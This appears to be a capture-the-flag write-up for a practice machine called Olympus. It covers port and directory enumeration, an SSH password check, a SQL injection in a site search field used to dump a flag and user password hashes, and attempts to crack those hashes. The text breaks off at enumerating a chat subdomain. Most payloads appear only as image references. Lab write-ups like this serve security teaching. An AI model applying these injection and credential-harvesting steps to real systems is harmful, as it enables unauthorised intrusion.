Olympus

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 60
80/tcp open  http    syn-ack ttl 60
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:a9:84:db:96:2d:d3:6a:ee:66:65:e4:83:ff:0a:9b (RSA)
|   256 c5:bb:a5:85:a2:85:cb:c3:74:b5:b9:cf:bb:4f:b3:4b (ECDSA)
|_  256 37:e5:bf:d0:d4:67:0e:f8:0f:49:df:5d:99:70:6a:95 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Only two ports, SSH and HTTP


- Check if password authentication is enabled for SSH
- Find vhosts and subdirectories for the HTTP server

SSH (22)

```
└─$ ssh root@olympus.thm
The authenticity of host 'olympus.thm (10.10.112.136)' can't be established.
ED25519 key fingerprint is SHA256:zwB2iWAmgGtL5MSyNGNc3JF1nbI9Ofn1nGRvEQPzxps.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'olympus.thm' (ED25519) to the list of known hosts.
root@olympus.thm's password:
```

- Password authentication is enabled for SSH. Password reuse to be checked.

HTTP (80)



Old version is still accessible. I have to find the old version


Subdirectories

```
                        [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 6786ms]
~webmaster              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 530ms]
index.php               [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 622ms]
javascript              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 448ms]
phpmyadmin              [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 433ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 437ms]
static                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 434ms]
```


Vhosts

```
# No result
```


Enumerating ~webmaster




At the bottom, there is a login and search option. The search option is vulnerable to SQL injection.



There are a total of 10 columns in the database.




Could see some response.




Found the database name that contains the flag table

Following the payloads from PayloadAllThings, we will get the first flag. Then I have to find some user credentials.





I have the username and hashed password. One more vhost we see, chat.olympus.thm

```
prometheus@olympus.thm:prometheus:$2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C
root@chat.olympus.thm:root:$2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK
zeus@chat.olympus.thm:zeus:$2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC
```




Crackstation can not crack the hash. So I checked the type of the hash.





Enumerating chat.olympus.thm



